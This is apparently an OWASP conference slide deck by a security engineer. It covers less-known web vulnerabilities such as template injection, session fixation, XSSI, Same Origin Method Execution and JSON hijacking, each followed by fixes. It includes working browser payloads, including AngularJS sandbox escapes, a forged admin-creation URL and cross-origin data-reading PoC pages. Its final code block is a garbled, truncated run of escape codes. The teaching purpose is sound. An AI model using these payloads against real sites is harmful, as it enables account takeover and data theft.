



# Less Known Web Application Vulnerabilities

Ionut Popescu – Senior Application Security Engineer  
*1&1 Internet Development Romania*



## OWASP

The Open Web Application Security Project



# OWASP

The Open Web Application Security Project

## About me

- Ionut Popescu
- Senior Application Security Engineer @ 1&1 Internet Development Romania
- Administrator @ RST Forums ( <https://rstforums.com/> )
- Speaker @ Defcon, OWASP, Defcamp
- OSCP, OSWP, CISSP



1&1



# OWASP

The Open Web Application Security Project

## Common Web Application Vulnerabilities

- Cross Site Scripting
- Cross Site Request Forgery
- SQL Injection
- Path Traversal
- File Inclusion
- Open Redirect
- Insecure Direct Object References



# OWASP

The Open Web Application Security Project

## Less Known Web Application Vulnerabilities

- PHP Object Injection\*
- Java deserialization\*
- Expression Language Injection\*
- NoSQL Injection\*
- XML External Entities\*
- XPATH Injection\*
- LDAP Injection\*
- Web Cache Deception Attack\*
- Host Header Injection\*
- HTTP Header Injection\*
- HTTP Parameter Pollution\*
- DNS Rebinding\*
- Client Side Template Injection\*
- CSS Injection\*
- CSS History Hijacking\*
- Path-Relative Stylesheet Import\*
- Reflective File Download\*
- JSONP Injection\*
- Session fixation\*
- Session puzzling\*
- Password Reset MitM Attack\*
- ECB/CBC Crypto tokens\*
- Padding oracle attack\*
- Server Side Request Forgery\*
- SMTP Command Injection\*
- On Site Request Forgery\*
- Cross Site Script Inclusion\*
- XSSJacking\*



# OWASP

The Open Web Application Security Project

## Client Side Template Injection

```
<html ng-app>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.7/angular.js">
</script>
</head>
<body>
<p>
<?php
$q = $_GET['q'];
echo htmlspecialchars($q, ENT_QUOTES);?>
</p>
</body>
</html>
```

```
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;
["a","alert(1)"].sort(toString.constructor);}}
```

```
{{constructor.constructor('alert(1)')()}}
```





# OWASP

The Open Web Application Security Project

## How to fix?

- From server-side, do not embed user input into client side templates
- Filter template expression syntax



# OWASP

The Open Web Application Security Project

## On Site Request Forgery

```
POST /submit.php
```

```
Content-Length: 34
```

```
type=question&name=daf&message=foo
```

```
<tr>
```

```
  <td></td>
```

```
  <td>daf</td>
```

```
  <td>foo</td>
```

```
</tr>
```

```
../admin/newUser.php?username=daf2&password=0wned &role=admin#
```



# OWASP

The Open Web Application Security Project

## How to fix?

- Remove special characters such as ? & =
- Do not use GET method to perform actions
- Do not place user supplied data inside <img>, <video>, <iframe> etc.





# OWASP

The Open Web Application Security Project

## Path Relative Stylesheet Import

Webpages can use path-relative links to load content from nearby folders. For example, say a browser loads

```
http://example.com/phpBB3/viewforum.php?f=2
```

and this page uses the following statement to import an external stylesheet:

```
<link href="styles/prosilver/theme/print.css" rel="stylesheet"
type="text/css"/>
```

```
http://example.com/phpBB3/viewforum.php/anything/here?f=2
```

Parsing URLs is tricky, and web browsers are oblivious to this feature so they will misinterpret this URL as referring to a file called 'here' in the '/phpBB3/viewforum.php/anything/' folder and attempt to import the following page as a stylesheet:

```
http://example.com/phpBB3/viewforum.php/anything/styles/
prosilver/theme/print.css
```

```
http://example.com/phpBB3/search.php/%0A{*{color:red;}}//
```

which returns:

```
<link rel="alternate" type="application/atom+xml" title="Feed -
yourdomain.com" href="http://example.com/phpBB3/search.php/
{*{color:red;}}//styles/prosilver/theme/feed.php" />
```

<http://blog.portswigger.net/2015/02/prssi.html>



# OWASP

The Open Web Application Security Project

## How to fix?

- Use X-Frame-Options and X-Content-Type-Options
- Set modern `<!doctype html>`
- Do not use relative paths



# OWASP

The Open Web Application Security Project

## Race conditions

- *Like*
- *Send money*
- *Withdraw money*


00:00 – Request

00:01 – Check if liked

00:02 – Update likes

00:03 – Update “liked”

00:04 – Response



Request -> [Process Time] -> End

Request1, Request 2, Request 3... -> [Process Time] -> End

<https://github.com/sakurity/racer>



# OWASP

The Open Web Application Security Project

## How to fix?

- Depending on the problem (e.g. locking, check transaction)



# OWASP


The Open Web Application Security Project

## Session fixation

“Does this page work to you?”

<https://legitimate-website.com/;jsessionid=3133700cc00ffee>

[ Login ]



[https://www.owasp.org/index.php/Session\\_fixation](https://www.owasp.org/index.php/Session_fixation)



# OWASP

The Open Web Application Security Project

## How to fix?

- Do not use user-supplied session ID as a new session
- Do not use session ID in URL





# OWASP

The Open Web Application Security Project

## Session puzzling

Session Puzzles are application-level vulnerabilities that can be exploited by overriding session attributes.

The screenshot shows a web application interface for 'puzzle mall'. The header features the text 'puzzle mall' in a large, blue, sans-serif font, with several blue puzzle pieces scattered around it. Below the header, the title 'Password Recovery - Phase 1' is centered. Underneath the title, the text 'Please provide your username:' is displayed. A text input field is shown with the text 'user2' entered. To the right of the input field is a 'Next>>>' button. The background of the form is white, and the overall design is clean and modern.

The screenshot shows a web browser window displaying the 'puzzle mall' 'My Profile' page. The browser's address bar shows the URL 'http://localhost:8080/puzzlemall/private/viewprofile.jsp'. The page header is identical to the previous screenshot, with 'puzzle mall' and puzzle pieces. Below the header, the title 'My Profile' is centered. Underneath the title, the user's profile information is displayed in a two-column format. The first column contains the labels 'Username:' and 'Email:', and the second column contains the values 'user2' and 'user2@nasaland.com' respectively. The background of the page is white, and the overall design is clean and modern.



# OWASP

The Open Web Application Security Project

## How to fix?

- Use different objects for different parts of the application



# OWASP

The Open Web Application Security Project

## Password reset Man in the Middle attack

Case:

- User has an account on a system which allows security questions for password reset




Fig. 1: Basic PRMitM attack illustration. In this example, the email service provider challenges the attacker with a CAPTCHA and a security question.



# OWASP

The Open Web Application Security Project

## How to fix?

- Good security questions (contacts, user actions...)
- Password reset via SMS



# OWASP

The Open Web Application Security Project

## Cross-Site Script Inclusion

**Cross-Site Script Inclusion (XSSI)**, designates a kind of vulnerability which exploits the fact that, when a resource is included using the script tag, the SOP doesn't apply, because scripts have to be able to be included cross-domain. An attacker can thus read everything that was included using the script tag.

```
var privateKey = "-----BEGIN RSA PRIVATE KEY-----\nMIIEpQIBAAKCAQEAxaEY8URy0jFmIKn0s/WK6QS/DusEGRhP4Mc2Owb1FQkKXHOs\nXYfbVmUCySpWCTsPPiKwG2a7+3e5mq9AsjCGvHyyzNmdEMdXAcdrf45xPS/1yYFG\n0v8xv6QIJnztMl18xWymaA5j2YGQieA/UNUJHJuvuvIMkZYkkeZlExszF2fRSMJH\\
```

```
<head>\n  <title>Regular XSSI</title>\n  <script src="https://www.vulnerable-domain.tld/script.js"></script>\n</head>\n<body>\n  <script>\n    alert(JSON.stringify(keys[0]));\n  </script>\n</body>
```



# OWASP

The Open Web Application Security Project

## How to fix?

- Never place sensitive/dynamic content inside JavaScript files






# OWASP

The Open Web Application Security Project

## JSONP Injection

JSONP comes from JSON with Padding and it was created in order to bypass common restrictions such as [Same-origin Policy](#) which is enforced for XMLHttpRequest (AJAX requests).





# OWASP

The Open Web Application Security Project

## How to fix?


- Do not use JSONP



# OWASP

The Open Web Application Security Project

## Same Origin Method Execution



PoC:

@Main Page:

```
<script>
function startSOME() {
  window.open("step1.html");
  location.replace("http://www.vulnerable-domain.com/privateAlbum");
}
document.body.addEventListener("click",startSOME); //Popup Blocker trick
</script>
```

@step1.html:

```
<script>
function waitForDOM() {
  location.replace("http://www.vulnerable-domain.com/flash-plugin.swf?callback=opener.document.body.privateAlbum.firstChild.nextElementSibling.submit");
}
setTimeout(waitForDOM,3000);
</script>
```



# OWASP

The Open Web Application Security Project

## How to fix?

- Do not use callbacks
- Whitelist callbacks



# OWASP

The Open Web Application Security Project

## JSON Hijacking

Some browser vulnerabilities (or features), allow attackers to gain information via JavaScript.

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: 13
```


```
1,abc,def,ghi
```

```
<!-- set an error handler -->
<SCRIPT>window.onerror = function(err) {alert(err)}</SCRIPT>
<!-- load target CSV -->
<SCRIPT src="(target data's URL)"></SCRIPT>
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Disposition: attachment; filename="a.json"
Content-Length: 39
```

```
{"aaa":"000", "bbb":"111", "ccc":"222"}
```

```
<!-- set an error handler -->
<SCRIPT>window.onerror = function(err) {alert(err)}</SCRIPT>
<!-- load target JSON -->
<SCRIPT src="(target data's URL)" charset="UTF-16BE"></SCRIPT>
```







## JSON Hijacking – User controlled data

```
{ "abc": "abcdsssd fsds", "a": "<?php echo mb_convert_encoding( " =1337; for(i in window) if(window[i]===1337) alert(i.replace(/./g, function(c) {c=c.charCodeAt(0); return String.fromCharCode(c>>8, c&0xff); })); setTimeout(function(){ for(i in window) { try{ if(isNaN(window[i])) && typeof window[i]===/number/.source) alert(i.replace(/./g, function(c) {c=c.charCodeAt(0); return String.fromCharCode(c>>8, c&0xff); }))) } catch(e) {} } } ); ++window. ", "UTF-16BE") ?>a": "dasfdasdf" }
```

```
{ "abc": "abcdsssd fsfsd", "a": "\u0011\u0013\u0017\u001f\u00f0\u00f2\u00f4\u00f6\u00f8\u00fa\u00fc\u00fe\u00ff\u0000\u0001\u0002\u0003\u0004\u0005\u0006\u0007\u0008\u0009\u000a\u000b\u000c\u000d\u000e\u000f\u0010\u0011\u0012\u0013\u0014\u0015\u0016\u0017\u0018\u0019\u001a\u001b\u001c\u001d\u001e\u001f\u0020\u0021\u0022\u0023\u0024\u0025\u0026\u0027\u0028\u0029\u002a\u002b\u002c\u002d\u002e\u002f\u0030\u0031\u0032\u0033\u0034\u0035\u0036\u0037\u0038\u0039\u003a\u003b\u003c\u003d\u003e\u003f\u0040\u0041\u0042\u0043\u0044\u0045\u0046\u0047\u0048\u0049\u004a\u004b\u004c\u004d\u004e\u004f\u0050\u0051\u0052\u0053\u0054\u0055\u0056\u0057\u0058\u0059\u005a\u005b\u005c\u005d\u005e\u005f\u0060\u0061\u0062\u0063\u0064\u0065\u0066\u0067\u0068\u0069\u006a\u006b\u006c\u006d\u006e\u006f\u0070\u0071\u0072\u0073\u0074\u0075\u0076\u0077\u0078\u0079\u007a\u007b\u007c\u007d\u007e\u007f\u0080\u0081\u0082\u0083\u0084\u0085\u0086\u0087\u0088\u0089\u008a\u008b\u008c\u008d\u008e\u008f\u0090\u0091\u0092\u0093\u0094\u0095\u0096\u0097\u0098\u0099\u009a\u009b\u009c\u009d\u009e\u009f\u00a0\u00a1\u00a2\u00a3\u00a4\u00a5\u00a6\u00a7\u00a8\u00a9\u00aa\u00ab\u00ac\u00ad\u00ae\u00af\u00b0\u00b1\u00b2\u00b3\u00b4\u00b5\u00b6\u00b7\u00b8\u00b9\u00ba\u00bb\u00bc\u00bd\u00be\u00bf\u00c0\u00c1\u00c2\u00c3\u00c4\u00c5\u00c6\u00c7\u00c8\u00c9\u00ca\u00cb\u00cc\u00cd\u00ce\u00cf\u00d0\u00d1\u00d2\u00d3\u00d4\u00d5\u00d6\u00d7\u00d8\u00d9\u00da\u00db\u00dc\u00dd\u00de\u00df\u00e0\u00e1\u00e2\u00e3\u00e4\u00e5\u00e6\u00e7\u00e8\u00e9\u00ea\u00eb\u00ec\u00ed\u00ie\u00ef\u00f0\u00f1\u00f2\u00f3\u00f4\u00f5\u00f6\u00f7\u00f8\u00f9\u00fa\u00fb\u00fc\u00fd\u00fe\u00ff\u2013\u2014\u2018\u2019\u201a\u201b\u201c\u201d\u201e\u201f\u2020\u2021\u2022\u2023\u2024\u2025\u2026\u2027\u2028\u2029\u202a\u202b\u202c\u202d\u202e\u202f\u2030\u2031\u2032\u2033\u2034\u2035\u2036\u2037\u2038\u2039\u203a\u203b\u203c\u203d\u203e\u203f\u2040\u2041\u2042\u2043\u2044\u2045\u2046\u2047\u2048\u2049\u204a\u204b\u204c\u204d\u204e\u204f\u2050\u2051\u2052\u2053\u2054\u2055\u2056\u2057\u2058\u2059\u205a\u205b\u205c\u205d\u205e\u205f\u2060\u2061\u2062\u2063\u2064\u2065\u2066\u2067\u2068\u2069\u206a\u206b\u206c\u206d\u206e\u206f\u2070\u2071\u2072\u2073\u2074\u2075\u2076\u2077\u2078\u2079\u207a\u207b\u207c\u207d\u207e\u207f\u2080\u2081\u2082\u2083\u2084\u2085\u2086\u2087\u2088\u2089\u208a\u208b\u208c\u208d\u208e\u208f\u2090\u2091\u2092\u2093\u2094\u2095\u2096\u2097\u2098\u2099\u209a\u209b\u209c\u209d\u209e\u209f\u20a0\u20a1\u20a2\u20a3\u20a4\u20a5\u20a6\u20a7\u20a8\u20a9\u20aa\u20ab\u20ac\u20ad\u20ae\u20af\u20b0\u20b1\u20b2\u20b3\u20b4\u20b5\u20b6\u20b7\u20b8\u20b9\u20ba\u20bb\u20bc\u20bd\u20be\u20bf\u20c0\u20c1\u20c2\u20c3\u20c4\u20c5\u20c6\u20c7\u20c8\u20c9\u20ca\u20cb\u20cc\u20cd\u20ce\u20cf\u20d0\u20d1\u20d2\u20d3\u20d4\u20d5\u20d6\u20d7\u20d8\u20d9\u20da\u20db\u20dc\u20dd\u20de\u20df\u20e0\u20e1\u20e2\u20e3\u20e4\u20e5\u20e6\u20e7\u20e8\u20e9\u20ea\u20eb\u20ec\u20ed\u20ee\u20ef\u20f0\u20f1\u20f2\u20f3\u20f4\u20f5\u20f6\u20f7\u20f8\u20f9\u20fa\u20fb\u20fc\u20fd\u20fe\u20ff\u2191\u2192\u2193\u2194\u2195\u2196\u2197\u2198\u2199\u219a\u219b\u219c\u219d\u219e\u219f\u21a0\u21a1\u21a2\u21a3\u21a4\u21a5\u21a6\u21a7\u21a8\u21a9\u21aa\u21ab\u21ac\u21ad\u21ae\u21af\u21b0\u21b1\u21b2\u21b3\u21b4\u21b5\u21b6\u21b7\u21b8\u21b9\u21ba\u21bb\u21bc\u21bd\u21be\u21bf\u21c0\u21c1\u21c2\u21c3\u21c4\u21c5\u21c6\u21c7\u21c8\u21c9\u21ca\u21cb\u21cc\u21cd\u21ce\u21cf\u21d0\u21d1\u21d2\u21d3\u21d4\u21d5\u21d6\u21d7\u21d8\u21d9\u21da\u21db\u21dc\u21dd\u21de\u21df\u21e0\u21e1\u21e2\u21e3\u21e4\u21e5\u21e6\u21e7\u21e8\u21e9\u21ea\u21eb\u21ec\u21ed\u21ee\u21ef\u21f0\u21f1\u21f2\u21f3\u21f4\u21f5\u21f6\u21f7\u21f8\u21f9\u21fa\u21fb\u21fc\u21fd\u21fe\u21ff\u2211\u2212\u2213\u2214\u2215\u2216\u2217\u2218\u2219\u221a\u221b\u221c\u221d\u221e\u221f\u2220\u2221\u2222\u2223\u2224\u2225\u2226\u2227\u2228\u2229\u222a\u222b\u222c\u222d\u222e\u222f\u2230\u2231\u2232\u2233\u2234\u2235\u2236\u2237\u2238\u2239\u223a\u223b\u223c\u223d\u223e\u223f\u2240\u2241\u2242\u2243\u2244\u2245\u2246\u2247\u2248\u2249\u224a\u224b\u224c\u224d\u224e\u224f\u2250\u2251\u2252\u2253\u2254\u2255\u2256\u2257\u2258\u2259\u225a\u225b\u225c\u225d\u225e\u225f\u2260\u2261\u2262\u2263\u2264\u2265\u2266\u2267\u2268\u2269\u226a\u226b\u226c\u226d\u226e\u226f\u2270\u2271\u2272\u2273\u2274\u2275\u2276\u2277\u2278\u2279\u227a\u227b\u227c\u227d\u227e\u227f\u2280\u2281\u2282\u2283\u2284\u2285\u2286\u2287\u2288\u2289\u228a\u228b\u228c\u228d\u228e\u228f\u2290\u2291\u2292\u2293\u2294\u2295\u2296\u2297\u2298\u2299\u229a\u229b\u229c\u229d\u229e\u229f\u22a0\u22a1\u22a2\u22a3\u22a4\u22a5\u22a6\u22a7\u22a8\u22a9\u22aa\u22ab\u22ac\u22ad\u22ae\u22af\u22b0\u22b1\u22b2\u22b3\u22b4\u22b5\u22b6\u22b7\u22b8\u22b9\u22ba\u22bb\u22bc\u22bd\u22be\u22bf\u22c0\u22c1\u22c2\u22c3\u22c4\u22c5\u22c6\u22c7\u22c8\u22c9\u22ca\u22cb\u22cc\u22cd\u22ce\u22cf\u22d0\u22d1\u22d2\u22d3\u22d4\u22d5\u22d6\u22d7\u22d8\u22d9\u22da\u22db\u22dc\u22dd\u22de\u22df\u22e0\u22e1\u22e2\u22e3\u22e4\u22e5\u22e6\u22e7\u22e8\u22e9\u22ea\u22eb\u22ec\u22ed\u22ee\u22ef\u22f0\u22f1\u22f2\u22f3\u22f4\u22f5\u22f6\u
```





# OWASP

The Open Web Application Security Project

## How to fix?

- User hard-to-guess parameters in the URL
- Require custom HTTP headers (for JS requests)

